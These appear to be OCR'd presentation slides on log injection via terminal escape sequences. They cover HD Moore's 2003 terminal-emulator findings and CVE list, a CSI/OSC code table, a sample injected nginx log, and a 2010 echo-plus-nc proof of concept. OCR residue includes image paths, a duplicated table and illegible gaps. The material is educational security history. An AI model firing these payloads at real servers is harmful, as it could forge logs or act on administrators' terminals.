172.17.0.1 - - [10/Jul/2023:09:09:06 +0000] "GET /sup%0a%1B%5B31mESC-INJECTION-LFURLENCODED:%1B%5
2023/07/10 09:09:06 [error] 24#24: *76 open() "/usr/share/nginx/html/sup
ESC-INJECTION-LFURLENCODED:SUCCESSFUL
" failed (2: No such file or directory), client: 172.17.0.1, server: localhost, request: "GET /su
, host: "localhost"
```

RAM 5.53 GB CPU 0.20% Disk 47.27 GB avail. of 58.37 GB Not connected to Hub

Successful log injection attacks can cause:

1. Injection of new/bogus log events (log forging via log injection) ✅
2. Injection of **Escape seq** hoping that the malicious log event isviewed in a **Terminal Emulator** ✅
3. Injection of commands that **a terminal emulator** could execute ✅

```
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.23.3</center>
</body>
</html>
➜  Documents
```


ENOUGH FOR A POC

2003 - H D MOORE

```
[ Test Emulator Versions ]

xterm:          xf86 4.2.0  (patch 165)
aterm:          0.42
rxvt:           2.7.8
Eterm:          0.9.1
konsole:        3.1.0 rc5
putty:          0.53
SecureCRT:      3.4.6
gnome-terminal: 2.0.2 (libzvt 2.0.1) [2.2 indirectly]
hanterm-xf:     2.0



[ Vulnerability Index ]

The Common Vulnerabilities and Exposures project (cve.mitre.org) has assigned CVE
candidate namess for all issues described in this paper.

CAN-2003-0020 Apache Error Log Escape Sequence Injection

CAN-2003-0021 Screen Dump: Eterm
CAN-2003-0022 Screen Dump: rxvt

CAN-2003-0063 Window Title Reporting: xterm
CAN-2003-0064 Window Title Reporting: dtterm
CAN-2003-0065 Window Title Reporting: uxterm
CAN-2003-0066 Window Title Reporting: rxvt
CAN-2003-0067 Window Title Reporting: aterm
CAN-2003-0068 Window Title Reporting: eterm
CAN-2003-0069 Window Title Reporting: putty
CAN-2003-0070 Window Title Reporting: gnome-terminal
CAN-2003-0078 Window Title Reporting: hanterm-xf

CAN-2003-0071 DEC UDK Processing DoS: xterm
CAN-2003-0079 DEC UDK Processing DoS: hanterm-xf

CAN-2003-0023 Menubar Manipulation: rxvt
CAN-2003-0024 Menubar Manipulation: aterm
```


https://marc.info/?l=bugtraq&m=104612710031920&q=p3

2003 - H D MOORE




https://marc.info/?l=bugtraq&m=104612710031920&q=p3

2003 - H D MOORE



https://marc.info/?l=bugtraq&m=104612710031920&q=p3


2003 - H D MOORE



Code	Sun	CDE	XTerm	Description
CSI 1 t	yes	yes	yes	de-iconify
CSI 2 t	yes	yes	yes	iconify
CSI 3 t	yes	yes	yes	move window to pixel-position
CSI 4 t	yes	yes	yes	resize window in pixels
CSI 5 t	yes	yes	yes	raise window to front of stack
CSI 6 t	yes	yes	yes	raise window to back of stack
CSI 7 t	yes	yes	yes	refresh window
CSI 8 t	yes	yes	yes	resize window in chars
CSI 9 t	-	-	yes	maximize/unmaximize window
CSI 1 0 t	-	-	yes	to/from full-screen
CSI 1 1 t	yes	yes	yes	report if window is iconified
CSI 1 2 t	-	-	-	-
CSI 1 3 t	yes	yes	yes	report window position
CSI 1 4 t	yes	yes	yes	report window size in pixels
CSI 1 5 t	-	-	yes	report screen size in pixels
CSI 1 6 t	-	-	yes	report character cell in pixels
CSI 1 7 t	-	-	-	-
CSI 1 8 t	yes	yes	yes	report window size in chars
CSI 1 9 t	-	-	yes	report screen size in chars
CSI 2 0 t	-	yes	yes	report icon label
CSI 2 1 t	-	yes	yes	report window title
CSI 2 2 t	-	-	yes	save window/icon title
CSI 2 3 t	-	-	yes	restore window/icon title
CSI 2 4 t	-	-	yes	resize window (DECSLPP)
OSC 0 ST	-	yes	yes	set window and icon title
OSC 1 ST	-	yes	yes	set icon label
OSC 2 ST	-	yes	yes	set window title
OSC 3 ST	-	n/a	yes	set X server property
OSC I ST	yes	yes	yes	set icon to file
OSC l ST	yes	yes	yes	set window title
OSC L ST	yes	yes	yes	set icon label

https://marc.info/?l=bugtraq&m=104612710031920&q=p3


2003 - H D MOORE



Code	Sun	CDE	XTerm	Description
CSI 1 t	yes	yes	yes	de-iconify
CSI 2 t	yes	yes	yes	iconify
CSI 3 t	yes	yes	yes	move window to pixel-position
CSI 4 t	yes	yes	yes	resize window in pixels
CSI 5 t	yes	yes	yes	raise window to front of stack
CSI 6 t	yes	yes	yes	raise window to back of stack
CSI 7 t	yes	yes	yes	refresh window
CSI 8 t	yes	yes	yes	resize window in chars
CSI 9 t	-	-	yes	maximize/unmaximize window
CSI 1 0 t	-	-	yes	to/from full-screen
CSI 1 1 t	yes	yes	yes	report if window is iconified
CSI 1 2 t	-	-	-	-
CSI 1 3 t	yes	yes	yes	report window position
CSI 1 4 t	yes	yes	yes	report window size in pixels
CSI 1 5 t	-	-	yes	report screen size in pixels
CSI 1 6 t	-	-	yes	report character cell in pixels
CSI 1 7 t	-	-	-	-
CSI 1 8 t	yes	yes	yes	report window size in chars
CSI 1 9 t	-	-	yes	report screen size in chars
CSI 2 0 t	-	yes	yes	report icon label
CSI 2 1 t	-	yes	yes	report window title
CSI 2 2 t	-	-	yes	save window/icon title
CSI 2 3 t	-	-	yes	restore window/icon title
CSI 2 4 t	-	-	yes	resize window (DECSLPP)
OSC 0 ST	-	yes	yes	set window and icon title
OSC 1 ST	-	yes	yes	set icon label
OSC 2 ST	-	yes	yes	set window title
OSC 3 ST	-	n/a	yes	set X server property
OSC I ST	yes	yes	yes	set icon to file
OSC l ST	yes	yes	yes	set window title
OSC L ST	yes	yes	yes	set icon label

https://marc.info/?l=bugtraq&m=104612710031920&q=p3

2003 - H D MOORE



https://marc.info/?l=bugtraq&m=104612710031920&q=p3

2003 - H D MOORE

FIXED!

https://m rc.info/?l=bugtraq&m=10461271003192 &q=p3

GIOVANNI "EVILALIV3" PELLERANO
ALESSANDRO "JEKIL" TANASI
FRANCESCO "ASCII" ONGARO

2010

```
echo -en "GET /\x1b]2;\x07\x0a\x0d\x0a\x0d" > payload
nc localhost 80 < payload
```

NGINX, VARNISH, CHEROKEE, THTTPD, MINI-HTTPD, WEBRICK, ORION, AOLSERVER,YAWS AND BOA LOG ESCAPE SEQUENCE INJECTION - 2010-01-10

https://www.ush.it/team/ush/hack_httpd_escape/adv.txt

2010

GIOVANNI "EVILA" PELLERANO
ALESSANDRO "[illegible]NASI
FRANCESCO "A[illegible]RO

```
echo -en "GET /\x1b]2;\x[illegible]x0d" > payload
nc localhost 80 < payload
```

FIXED!

